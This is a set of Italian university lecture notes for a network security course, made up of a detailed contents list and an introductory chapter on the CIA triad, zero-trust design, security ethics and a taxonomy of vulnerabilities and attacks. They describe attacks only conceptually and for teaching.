

NETWORK SECURITY NOTES

from Simon Pietro Romano's Network
Security course

Enrico Huber



UNIVERSITÀ DEGLI STUDI
DI NAPOLI FEDERICO II

Data Science
Naples
Italy
14 aprile 2021

“Non illuderti che il nemico possa non presentarsi, ma tieniti sempre pronto ad affrontarlo. Non illuderti che il nemico non ti attacchi, ma fai piuttosto in modo di renderti inattaccabile. È una regola fondamentale dell’Arte della Guerra.” - Sun Tzu

Indice

Introduzione	i
1 Argomenti e modalità del corso	ii
1 Concetti generali	1
1 Defizione formale di Security: la Triade della Sicurezza	2
1.1 Confidentiality	3
1.2 Integrity	4
1.3 Availability	6
2 Approccio	7
3 La sicurezza nella dicotomia host/network	13
3.1 Reti e anarchia	14
3.2 Fallimenti benigni	14
3.3 Computer Security vs Network Security	15
3.4 Le sfide della Computer Security	15
4 Vulnerabilità vs Attacco vs Minaccia	17
4.1 Vulnerabilità	17
4.2 Attacco	20
4.3 Minacce	23
5 Standard di Sicurezza	24
5.1 Organizzazioni	25

2 Footprinting: preparazione di un attacco di rete	26
1 Whois e DNS	32
1.1 DNS Zone Transfers	37
1.2 Traceroute	39
3 Scanning	40
1 Ping Sweep	40
2 TCP/UDP Host Discovery	41
3 Ping Sweep Detection e Prevenzione	41
4 Port Scanning	42
4.1 Tipi di scansione	42
4.2 Contromisure al Port Scanning	44
4.3 Port Scanning alla scoperta dell'OS della vittima: Stack Fingerprinting e Passive Stack Fingerprinting	44
4.3.1 Passive Stack Fingerprinting	46
4 Enumeration	47
1 Version Scanning	48
2 Vulnerability Scanning con OpenVAS	49
3 Enumeration manuale	49
4 Enumeration con NetBIOS	50
4.1 Il tallone d'Achille di NetBIOS: SMB null session attack	51
5 Enumeration con SNMP	52
5.1 Contromisure all'enumeration tramite SNMP . .	53
6 Enumeration con BGP	54
5 Sicurezza e Hacking in reti WiFi	55
1 Approccio WEP	56
1.1 Meccanismo di funzionamento dell'algoritmo RC4	56
2 Autenticazione su una rete WiFi con WEP	60

3	Reti WiFi post WEP	61
3.1	Approccio TKIP	61
3.1.1	Approccio TKIP per la protezione di reti WiFi	61
3.2	Approccio CCMP	63
4	Autenticazione	64
4.1	Associazione	65
4.2	Autenticazione con 802.1X	66
4.2.1	Scambio di messaggi nell'autenticazione 802.1X	68
4.3	Approccio Pre-Shared Key	69
4.4	Generazione delle Temporal Keys	70
5	Attacco a una rete WiFi	72
6	Sicurezza a livello rete: IPSec	75
1	Architettura di IPSec	76
1.1	Security Associations (<i>SA</i>)	78
1.2	Comunicazione con IPSec	80
1.2.1	Outbound	80
1.2.2	Inbound	82
1.2.3	IPSEC in modalità Transport e Tunnel	83
1.2.4	Authentication Header in IPSec	85
1.3	Integrity Check Value di IPSec: <i>Message Authentication Code (MAC)</i>	86
1.3.1	Encapsulating Security Payload in IPSec	88
1.3.2	ESP in modalità Transport e Tunnel .	90
2	Combinazione di Security Associations	92
2.1	Combinazione ESP-AH	92
2.2	Combinazione AH-ESP	93
3	Internet Key Exchange (<i>IKE</i>)	94
3.1	Protocollo IKE	95
3.1.1	Oakley	96

3.1.2	Funzionamento del protocollo IKE	96
3.2	IKE-scan: Enumeration su IKE	102
7	Sicurezza a livello trasporto: SSL/TLS	103
1	L'architettura SSL	104
1.1	SSL Record Protocol	104
1.2	Header SSL	107
1.3	Protocolli superiori	108
1.3.1	Cipher Spec	108
1.3.2	Alert	109
1.3.3	Handshake	110
1.3.4	Firma digitale	113
1.4	Creazione del Master Secret	115
8	Sicurezza a livello applicativo: HTTPS	116
9	SSH: l'alternativa sicura a Telnet	117
1	Architettura di SSH	118
1.1	SSH Transport Layer Protocol	119
1.2	Pacchetto SSH	120
1.3	SSH User Authentication Protocol	122
1.4	SSH Connection Protocol	123
1.4.1	Port Forwarding locale	125
1.4.2	Port Forwarding remoto	126
10	Web Hacking	127
1	OWASP e le tassonomie di attacchi alle applicazioni web	128
1.1	Sample files: Microsoft IIS	129
1.2	Source code disclosure: Apache Tomcat	130
1.3	Canonicalization	130
1.4	Buffer Overflow	131
1.5	Denial of Service	132

2	Analisi delle vulnerabilità di un Web Server	132
3	Hacking di applicazioni Web	132
3.1	Web Crawling	133
3.2	Assessment delle vulnerabilità	133
3.3	Vulnerabilità tipiche di applicazioni web: Top Ten Project	134
4	Cross-Site Scripting (XSS)	135
5	SQL Injection	136
6	Cross-Site Request Forgery (CSRF)	137
7	HTTP Response Splitting	138
11	Buffer Overflow	139
1	Shellcode	146
2	Contromisure al Buffer Overflow	146
12	DoS e DDoS attack	148
1	Attacchi di tipo Flooding	149
1.1	TCP SYN Flooding	150
1.2	ICMP Ping Flooding	150
2	DDoS: Distributed Denial of Service	151
2.1	Rootkit	152
2.2	Reverse-shells	152
2.3	Reflection attacks	152
3	Contromisure agli attacchi DoS e DDoS	153
4	Intrusion Detection	155
5	Tipi di IDS	155
A	VM, DSP e Kali Linux, ovvero la palestra della security	157
1	VirtualBox	158
1.1	Installare VirtualBox	158
1.2	Creare una VM su VirtualBox	159
1.3	Configurare la VM	166

1.4	Installazione di Kali Linux	168
1.5	Spegnimento della VM	175
2	Docker Security Playground	177
2.1	I due modi per installare DSP	177
2.2	Clonare la repository da Github	177
3	Sequence Number Guessing	180
3.1	Richiami sul 3-Way Handshake in TCP	181
3.2	Attacco	182
3.3	TCP Dump	184
	3.3.1 Reset Attack con scapy	197
B	LAB: FOOTPRINTING	199
1	Maltego	200
2	Wayback Machine	203
C	LAB: SCANNING	204
1	Netcat	204
2	Reverse Shell	211
3	ARP scan	213
4	nping	214
5	nmap	214
6	Port Scanning con Metasploit	214
D	LAB: ENUMERATION	217
	Bibliography	218

Introduzione

Il corso tocca molti argomenti relativi all'ambito della Network Security. L'idea infatti è che ogni oggetto che viene messo in rete diventa rischioso. Nell'opinione pubblica, ma anche nelle istituzioni, sta nascendo sempre di più una consapevolezza sul tema Cyber. Oggi la Security rappresenta di fatto un asset strategico per qualsiasi azienda o istituzione che lavori, o quantomeno che abbia una minima forma di contatto, con l'ambiente virtuale esterno. Siccome la rete rappresenta un'inferno, ove non vi è alcuna forma di sicurezza, va da sé che bisogna conoscere bene molti concetti relativi alle *infrastrutture di rete*, i *protocolli maggiormente utilizzati* e anche la *programmazione web*¹.

In particolare, quello che si studierà sono, fra le cose:

- Sicurezza di rete fra sistemi (applicazioni) distribuiti che lavorino in rete con protocollo IP
- Di fatto si parla di applicazioni telematiche

Dunque vedremo cose come applicazioni web, ossia applicazioni che in rete sfruttano il *protocollo HTTP*. Ci si occuperà anche delle *reti VoIP*, applicazioni per terminali mobili eccetera.

¹Esempi sono *Javascript*, *Web Application dinamiche* e così via.

1 Argomenti e modalità del corso

- Sicurezza del protocollo IP
- Sicurezza della posta elettronica
- Sicurezza nel Web (comprese architetture di nuovissima generazione, in particolare Web Real Time Communication)
- Intrusioni in reti di calcolatori
- Software doloso
- Firewall
- Tecniche di hacking (minacce e contromisure)

Per l'hacking studieremo

- Footprinting, Scanning, Enumeration
- Tecniche di attacco indirizzate a
 - End-system and Server
 - Infrastruttura (VoIP, Wireless, Sistemi Hardware)
 - Applicazioni e dati (Web, Dispositivi Mobili, [...])

Capitolo 1

Concetti generali

Nel seguente capitolo verranno presentati alcuni concetti relativi alla Network Security. Naturalmente non si può prescindere dalla definizione.

Definizione informale di Security *Evitare che entità non autorizzate compiano azioni che non vogliamo che vengano compiute*

Si parla di sistemi tripla A, ossia:

- *Authorization*
- *Authentication*
- *Accounting*

1 Defizione formale di Security: la Triade della Sicurezza

Questa è basata sulla *triade della sicurezza*, detta anche **CIA Triad**[3], descritta nella *Fig. 1.1*²:

- *Confidentiality*
- *Integrity*
- *Availability*

A queste andrebbero aggiunte, sulla scorta delle situazioni contingenti[3]:

- **Authenticity**: verifica che gli utenti sono effettivamente chi dichiarano di essere, e che ciascun input che arrivi al sistema arrivi da una sorgente di cui ci si può fidare
- **Accountability**: rappresenta l'affidabilità, la responsabilità e la capacità di riconoscere l'eventuale colpevolezza di chi possiede e opera con dati e informazione.

²Da notare l'omaggio a Roger Penrose e la sua famosa illusione ottica, il “Triangolo di Penrose”, nell'anno (2020) in cui lo stesso ha vinto il Nobel per la Fisica.




Figura 1.1: CIA Triad

1.1 Confidentiality

La **Confidentiality** viene definita nel seguente modo.

“The property that information is not made available or disclosed to unauthorized individuals, entities, or processes [i.e., to any unauthorized system entity]” [2]

Qual è la *differenza fra confidentiality e la privacy?*. Si nota[2] come *la privacy sia definita come un diritto di un'entità³ ad agire senza condizionamento esterno, scegliendo a che livello interagire con l'ambiente esterno*. È importante evidenziare come non ci si riferisce solo alle informazioni riguardanti se stessi, ma anche terzi. Dunque potremmo dire per certi versi che *la privacy giustifica l'esigenza della confidentiality*. La privacy a sua volta è legata al concetto di **anonimato**. Questo rappresenta un livello in cui la privacy si realizza totalmente. Una persona anonima risulta impossibile da raggiungere. Tale aspetto da una parte è fondamentale e dovrebbe essere garantito a ciascun cittadino, dall'altro garantisce l'attaccante una forma di impunità. Questo è il passo principale che un'attaccante compie prima di sferrare qualsiasi attacco. Come si vedrà più in avanti, un qualsiasi attacco informatico non porta mai la “firma” dell'attaccante. Da questo si nota come la Security ha sempre un duplice risvolto.

A proposito di privacy, Snowden⁴ dice:

“*Arguing that you don't care about the right to privacy because you have nothing to hide is no different than saying you don't care about free speech because you have nothing to say*”.

1.2 Integrity

L'**Integrity** rappresenta

“*The property that data has not been changed, destroyed, or lost in an unauthorized or accidental manner*.”[2]

³Tipicamente una persona, ma non necessariamente.

⁴Si veda la sua pagina wikipedia al link https://it.wikipedia.org/wiki/Edward_Snowden

Proteggere un sistema significa tenere d'occhio tutti i suoi componenti. Infatti si parla[3] di

- Data integrity: assicurarsi che le informazioni e i programmi siano cambiati soltanto in maniera specifica e autorizzata.
- System integrity: assicurarsi che il sistema performi le azioni desiderate in maniera libera da deliberate o inavvertite manipolazioni. Ogni componente del sistema deve essere manutenuto e monitorato costantemente.

Si noti che l'integrità dei dati non deve essere garantita soltanto da eventi malevoli. Se mentre sto lavorando ad un file un fulmine fa saltare la corrente e perdo tutti i dati, ho assistito ad un evento di natura non malevola che ha comunque comportato una forma di corruzione, e quindi di perdita di integrità, dei dati.

Dunque questa proprietà è sicuramente molto importante, e si può combattere con il *backup*. Questo consente ad esempio di prevenire attacchi in rete molto comuni, i cosiddetti *ransomware*. Questo rappresenta la problematica principale della Security. Tramite phishing si installa un malware sul pc che codifica⁵ tutto il file system di un pc. A questo punto l'unico messaggio che si può leggere⁶ chiede un “riscatto” per i dati. Se i dati vengono replicati e aggiornati, ci si può ritenere salvi. Ovviamente il backup non deve essere salvato sulla stessa rete bucata, altrimenti rischierebbe di essere anch'esso crittografato. Un caso è il ransomware *DoppelPaymer*⁷. Questo chiede riscatti e addirittura pubblica sui social post satirici in cui deride le vittime. Si possono trovare vari tweet qui: <https://twitter.com/doppelpaymer>.

⁵Tipicamente mediante crittografia a chiave simmetrica.

⁶Un file “.txt”.

⁷<https://www.pcrisk.it/guide-per-la-rimozione/9456-doppelpaymer-ransomware>

1.3 Availability

Un servizio di rete deve essere accessibile senza sforzi, affinché sia garantita l'**Availability**. Una definizione per questa, come si legge in [2]:

“The property of a system or a system resource being accessible and usable upon demand by an authorized system entity, according to performance specifications for the system; i.e., a system is available if it provides services according to the system design whenever users request them”.

Ovviamente uno degli attacchi maggiormente diffusi in questo ambito è il *DOS*, ossia il *Denial Of Service*, oppure il *DDOS*, che sta per *Distributed Denial Of Service*⁸. Per minare l'availability di un sistema e mettere lo stesso in *starvation* basta riempirlo di richieste⁹. Questo non è necessariamente un attacco informatico. Si pensi al fenomeno del *Flash Crowd*, dove una folla¹⁰ può “attaccare” di richieste un sistema anche ben progettato¹¹.

Un esempio classico è la *Botnet Mirai*¹². I nodi di questo attacco erano le webcam di videosorveglianza conquistate via HTTP, e che hanno messo in crisi il servizio di DNS. Un altro tipo di attacco è *Slowloris*¹³. Questi attacchi sfruttano una caratteristica del protocollo HTTP. Questo infatti quando si fa una richiesta ad una pagina web, effettua il parsing di tutti gli elementi presenti nella pagina. L’idea è

⁸Che rappresenta un DOS dove vengono sfruttate “sorgenti” di attacco distribuite

⁹Richieste che prese singolarmente possono essere assolutamente legittime.

¹⁰Si pensi ad esempio ad un cosiddetto “Click Day”, ossia quando una folla di persone vuole usufruire di un servizio che diventa disponibile ad una certa ora di un certo giorno.

¹¹Si dice, in questo caso, *scalabile*.

¹²[https://it.wikipedia.org/wiki/Mirai_\(malware\)](https://it.wikipedia.org/wiki/Mirai_(malware))

¹³<https://it.wikipedia.org/wiki/Slowloris>

che si manda il tilt in parsing alla ricerca di una stringa vuota, che mai verrà trovata.

2 Approccio

Dobbiamo dunque approcciare alla difesa in maniera particolare. In particolare si dovrebbe utilizzare un approccio detto *Zero-Trust*, ossia *fiducia zero nei confronti di ogni dato che arriva dalla Rete*.

Il modello di Security che deve essere utilizzato, pertanto, è rappresentato dalla seguente figura:




Figura 1.2: Modello di Security

Il modello è il seguente:

1. Abbiamo un sender che vuole comunicare con un recipient.

2. Dal sender deve uscire un messaggio già sicuro.
3. Una volta uscito un messaggio, utilizziamo l'approccio Zero-Trust, ossia simuliamo che vi sia un costante Man In The Middle da parte di una persona che abbia le peggiori intenzioni possibili. L'idea è che al canale di comunicazione, oltre ad esserci i due utenti, vi è costantemente un attaccante che ascolta.
4. La Security By Design che implementiamo dunque deve tenere in mente questa problematica, ricorrendo se possibile ad aiuti di terzi.
5. Una volta che il messaggio ha percorso senza problemi il canale di comunicazione, possiamo dunque recapitarlo al recipient che lo può senza problemi decodificare e utilizzare.

In generale la Security dovrebbe riguardare le prime fasi di un progetto, in quella che viene denominata *Network Security “By Design”*. Secondo questo approccio, per progettare protocolli sicuri

- Lasciare spazio per crittografia ed autenticazione.
- Assicurarsi che i campi sensibili¹⁴ siano proteggibili.
- Prevedere autenticazione da ambo le parti (Mutua autenticazione). Il client deve sapere se si sta autenticando al server scelto, e il server deve richiedere il certificato al server. Ci si scambia dei *certificati* (senti anche la **REC 5 a 20:00**).
- Prevedere meccanismi di autorizzazione. Si noti che esiste una sostanziale differenza fra autenticazione e autorizzazione. L'autorizzazione riguarda quali livelli di profondità posso raggiungere con il mio “status”.

¹⁴Ad esempio header e payload IP. Si noti che il payload IP contiene l'header del livello trasporto

- Prevedere meccanismi di difesa da attività malevole quali eavesdropping, modifica selettiva, cancellazione, replay e combinazioni di queste.

I sistemi di protezione di un sistema sono rappresentati dai *Gatekeeper function*, ossia ad esempio dai cosiddetti *firewall*. I firewall sono di vario tipo, e cambiano anche a seconda del sistema operativo utilizzato. In particolare, il firewall di Linux è completamente open-source e offre una quantità indescrivibile di servizi, quali gestione di connessioni, processi, indirizzi e così via. Questo possono proteggere da *accessi indesiderati* che possono generare *due tipi di minacce*:

- Minacce legate all'accesso alle informazioni: può creare intercettazione o modifica dei dati da utenti non autorizzati
- Minacce legate ai servizi: sfruttano difetti nell'implementazione dei servizi in un nodo, al fine di impedirne l'uso da parte di utenti legittimi

I software possono essere *buggy*, ossia possono contenere falle. Questo nasce dal fatto che i programmi sono progettati da umani. Vedi ad esempio *Heartbit* e *Heartbleed*¹⁵, che sfruttavano una tecnica denominata *buffer overflow* e una vulnerabilità nella libreria open-source OpenSSL, ossia il sistema che rende sicuro il protocollo trasporto. Mediante un “battito di cuore” (da qui *Heartbit*) il sistema veniva trovato *alive* e veniva fatto un dump della memoria.

Alcuni atteggiamenti che non favoriscono la Security sono:

- “Perché qualcuno dovrebbe farmi questo?”
- “Tanto non ho nessun dato sensibile.”

¹⁵<https://it.wikipedia.org/wiki/Heartbleed>

- “Quell’attacco è troppo complicato per poter avere successo.”¹⁶
- “Nessuno conosce come funziona questo sistema, poiché è chiuso.”

Alcuni atteggiamenti che invece sono produttivi sono:

- Pensare che si stia programmando il *Computer di Satana*¹⁷.
- Pensare che ogni pacchetto arrivi dal nemico e venga inviato al nemico.
- Pensare che dopo che si è progettato un hardware, la prima “copia” venga venduta al nemico.

Strumenti per la sicurezza delle reti

- Crittografia
- Network-based access control
- Monitoraggio di rete
- Impiego di tecniche di “Paranoid Design”

L’approccio giusto richiede studio e sperimentazione di ciò che si impara nel corso. Utilizzeremo la piattaforma **Docker Security Playground**. Inoltre bisognerà lavorare sempre in un’ottica **etica**.

¹⁶Vedi il bug *Spectre*.

¹⁷<https://www.cl.cam.ac.uk/~rja14/Papers/satan.pdf>

Etica della sicurezza Imparare la CyberSecurity significa sostanzialmente *prendere il porto d'armi*. In particolare non bisogna comportarsi da hacker, ossia fare abusi. Se un file non risulta sufficientemente protetto, questo non vuol dire affatto che si possa tranquillamente accedere senza autorizzazione. Nei *penetration test* ad esempio in azienda si firma un accordo¹⁸ in cui si chiarisce *fino a che punto ci si può spingere*. Avremo ambienti controllati che fungeranno da “poligono di tiro”. Creeremo macchine per poi distruggerle. Dunque l’idea è di diventare “Hacker Etici” e non degli “skiddies”¹⁹.

Kali Linux *Kali Linux* è una distro di Linux che nasce nel 2013 da una costola di Linux Debian²⁰, e viene ampiamente utilizzata nella sperimentazione. Questa è un progetto creato da un gruppo detto “*Offensive Security*”. Dunque questa distro rende disponibili una marea di tool preconfezionati per l’auditing della sicurezza. Il nostro approccio sarà *Offensive Defense*.

Alcuni tool sono:

- *Information gathering*
- *Sniffing and Spoofing*
- *Vulnerability Analysis*
- *Exploitation*
- *Password attacks*
- *Wireless attacks*

¹⁸Detto di “manoleva”.

¹⁹vedi https://it.wikipedia.org/wiki/Script_kiddie. Sono coloro i quali trovano script online e li usano senza sapere cosa stanno usando, spesso facendo danni.

²⁰Una mappa di tutte le distro di Linux esistenti è reperibile al seguente link https://upload.wikimedia.org/wikipedia/commons/1/1b/Linux_Distribution_Timeline.svg

- *Forensic analysis*
- *Hardware hacking*
- *Web applications attacks*
- *Reporting*
- *Stress testing*
- *Reverse engineering*
- *Social engineering*

Dunque Kali Linux verrà utilizzato per queste cose.

Virtual Machine Le operazioni di hacking verranno fatte in un ambiente protetto, ossia all'interno di una **Virtual Machine**²¹. Le ragioni per cui viene fatta tale scelta sono principalmente due:

1. In primo luogo quando si lavora in una VM non si hanno problemi con i dati presenti nella macchina. Se dovessero esserci problemi alla macchina, come la corruzione dei file o problemi al boot, basterà “buttare giù” la VM e ricrearla da zero.
2. Un'altra ragione è la *sicurezza*. Quando si entra in contatto con ambienti, tools e siti non convenzionali, si può rischiare di scaricare materiale rischioso. Per evitare di infettare il PC, tutte queste operazioni verranno svolte in una VM. Così come sono protetti i dati, le password e le chiavi del PC dall'ambiente esterno.

²¹Da ora in avanti abbreviato in VM.

3 La sicurezza nella dicotomia host/network

La triade di sicurezza che abbiamo visto nell'introduzione deve essere garantita in due *domini distinti*:

- Sui collegamenti di rete (“on-the-wire”).
- Negli end-system.

In questi due domini le strategie di Security si differenziano moltissimo. Gli esperti di Network Security devono conoscere entrambi i domini. Questo è il motivo per cui in un corso di Network Security è necessario anche studiare attacchi tipicamente host-based, come i buffer overflow.

Bellovin introdusse il concetto di **dicotomia host/network**. Questo perché gli host sono tipicamente ben controllati, in quanto l'approccio che governa Internet è distribuito, non centralizzato. Se considero gli host come isolati, ossia privi di interfaccia di rete, devo considerare una situazione per certi versi “statica”. Conosco l'OS, il File System ecc. Un host dunque, con un pò di lavoro, *può diventare un dominio controllato*. Un'altra grande differenza che esiste è che mentre sugli host esiste e può essere definito il concetto di *privilegio*²², in rete nessuno può dirsi privilegiato. Tutto ciò viene meno quando si passa al caso della rete (o se collego tale host alla rete). Questa infatti è in costante modifica. La rete infatti presenta infiniti tipi di OS fra gli host, infinite distribuzioni, server, workstation ecc. Dunque il panorama è estremamente ampio, diffuso e *anarchico*.

²²Si pensi a *sudo* in Linux o il ruolo di Admin in Windows.

3.1 Reti e anarchia

Chiunque può collegarsi ad una rete: non ci sono limitazioni all'ingresso. Gli utenti non hanno dei privilegi particolari rispetto ad altri. La rete dunque è anarchica!

Secondo il *Bellovin's Laws of Networking*, un principio generale formulato da Bellovin:

“Le reti, per loro natura, si interconnettono sempre!”.

Le reti inoltre si interconnettono spesso *alla frontiera* piuttosto che al core. Questo rende chiaro perché è impossibile controllare la rete. Infatti chiunque può collegare una sua rete all'insieme delle altre reti, purché si utilizzino i protocolli IP e ARP.

3.2 Fallimenti benigni

La stragrande maggioranza dei problemi di sicurezza in rete non sono necessariamente legati ad attacchi hacker, ma spesso può capitare che vi siano dei *fallimenti benigni*. Se la rete si rompe, se si interrompe un collegamento e via dicendo. Questo può portare anche a corruzione di dati, problemi di raggiungibilità, a volte anche apparentemente indistinguibili da attacchi hacker.

Fin qui sembra una visione ottimistica. Vi è però un problema grande alla base, che vale come regola generale:

“Tutto ciò che può accadere per errore, può senz'altro accadere per intenti malevoli”.

3.3 Computer Security vs Network Security

Con il termine **Computer Security** si intende un termine generico che indica l'insieme degli strumenti progettati per proteggere dati e bloccare hacker. Il *NIST*, ossia il *National Institute of Standards and Technologies* negli USA ha scritto un libro chiamato *Computer Security Handbook*, nel quale fornisce la seguente definizione di Computer Security[3].

“The protection afforded to an automated information system in order to attain the applicable objectives of preserving the integrity, availability, and confidentiality of information system resources (includes hardware, software, firmware, information/data, and telecommunications)”

3.4 Le sfide della Computer Security

- La Computer Security è sempre molto complessa, gli attaccanti in genere sono sempre più bravi dei difensori
- Bisogna considerare attacchi non solo alle risorse, ma anche alle caratteristiche di sicurezza
- Le procedure di Security per prevenire attacchi sono spesso contro-intuitive
- Ad ogni situazioni si applicano diverse procedure e meccanismi, dunque è necessario capire cosa usare e dove
- La Security richiede un monitoraggio costante

- Spesso consiste di numerosi ripensamenti e aggiunte successive
- Le procedure tipicamente includono più di un particolare tipo di algoritmo
- Consiste in una battaglia di pensiero veloce e intuitivo fra un designer e un “perpetrator”, ossia una persona che compie atti immorali o illegali
- Dagli investimenti in sicurezza apparentemente non si trae beneficio fino a che non avviene un fallimento di Security
- Duri accorgimenti di Security spesso vengono visti come impedimenti al lavoro efficiente e amichevole

OSI Security Architecture Nell’ambito delle architetture di sicurezza, si definiscono i seguenti concetti:

- Security attack: ogni azione che compromette la sicurezza di informazioni possedute da un’organizzazione
- Security mechanism: un processo che è designato a prevenire, recuperare da un attacco di Security
- Security service: un processo che deve contrastare attacchi. Non afferisce direttamente alla sicurezza, ma rappresenta un’insieme di attenzioni rivolte a incentivare e migliorare la sicurezza

Con il termine ***Network Security*** si intende un termine specifico che indica l’insieme delle azioni che possono essere intraprese per dissuadere, prevenire e correggere violazioni alla sicurezza che coinvolgano la trasmissione di informazioni tra entità distribuite²³.

²³Si noti che in questo caso non si parla di distruggere e abbattere gli hacker. Anzi, al contrario spesso i difensori vogliono che l’hacker resti il più possibile nel sistema, in modo da riuscire a prevenire al meglio. Questo accade perché oggi gli hacker sono molto subdoli, e fanno cosiddetti movimenti laterali.

In verità bisognerebbe parlare di *Internet Security* con la “i” minuscola. Questo perché di fatto all’interno di un’azienda o di un ente, qualsiasi interconnessione di rete richiede una forma di security. Dunque i rischi non nascono soltanto all’interno di Internet.

4 Vulnerabilità vs Attacco vs Minaccia

Una *vulnerabilità* rappresenta un errore o una imperfezione nel progetto, nella implementazione o nelle modalità operative di un sistema. Un *attacco* rappresenta un modo di sfruttare una vulnerabilità di un sistema.

Una *minaccia* è un avversario che sia motivato e capace di sfruttare una vulnerabilità. Si noti come vi è una gerarchia fra queste. Senza vulnerabilità non si possono avere attacchi possibili. Senza possibilità di attacco, non vi sono possibili minacce.

4.1 Vulnerabilità

La vulnerabilità dunque è un argomento centrale e fondamentale. Questa rappresenta un fallimento tecnico di un sistema. Ma attenzione a dire che senza vulnerabilità non esistono minacce. Infatti, nonostante il mio sistema possa essere invulnerabile, potrebbero comunque esserci hacker a minacciarlo (seppur fallendo).

In una rete ad essere oggetti di vulnerabilità possono esserci:

- Host e End-System:
 - client e server

- entità paritetiche in una rete p2p
- I collegamenti di una rete possono essere:
 - wired
 - wireless

Dunque bisogna proteggere entrambi i soggetti, con vulnerabilità e tecniche di difesa differenti.

In un corso di Network Security, l'host sarà interpretato soltanto come *nodo di rete*. A questo possono essere rivolti attacchi sia indirizzati all'host (OS, applicazioni), sia alla rete (Phishing, Virus ecc.)

Parlando di vulnerabilità di rete, vi sono alcune domande che dobbiamo porci.

- Cosa può fare un potenziale attaccante? Bisogna ragionare con la mente di un attaccante.
- Dove è (fisicamente) localizzato l'attaccante? Spesso si tende a pensare che sia fuori dalla nostra rete. Ma spesso non è così²⁴. È il cosiddetto fenomeno degli *insider*
- Cosa siamo intenzionati a proteggere? Bisogna stilare una sorta di gerarchia di protezione. In particolare è possibile creare una sorta di piramide[3]:
 - High: la perdita dei dati può avere un impatto devastante sulle operazioni, gli assetti di un'organizzazione o su individui

²⁴Si pensi ad un dipendente di un'azienda che è arrabbiato per una mancata promozione.

- Moderate: la perdita dei dati può avere un impatto serio sulle operazioni, gli assetti di un'organizzazione o su individui
- Low: la perdita dei dati ci si attende che abbia un impatto limitato sulle operazioni, gli assetti di un'organizzazione o su individui

Dove risiedono le vulnerabilità di una rete? Siccome nella rete esistono vari livelli²⁵, esistono diverse vulnerabilità per ciascun livello. Elenchiamo ora i livelli e alcune delle vulnerabilità (che possono naturalmente tradursi in attacchi):

- Link Layer (es. *ARP spoofing*)
- Network Layer (es. *IP address forgery*)
- Transport Layer (es. *TCP sequence number guessing*)
- Application Layer (es. *worm* inviati via e-mail)

Naturalmente il mondo delle vulnerabilità è vastissimo. Esistono però dei tentativi di categorizzare le vulnerabilità. Secondo [1] possiamo racchiudere la maggior parte delle vulnerabilità in:

- *Buffer overflow*: scrittura di dati oltre i limiti del buffer. Può portare a:
 - arresto anomalo del sistema
 - compromissione dei dati
 - escalation dei privilegi

²⁵Del cosiddetto Stack Protocollare

- *Input non validato*: dati immessi nel programma con contenuto dannoso, progettati per forzare comportamenti non intenzionali. Può portare anche a buffer overflow.
- *Race condition*: quando l'output dipende da output ordinati e temporizzati.
- *Punti deboli nelle procedure di sicurezza*: nasce quando gli sviluppatori tentano di creare le proprie procedure di sicurezza introducendo vulnerabilità.
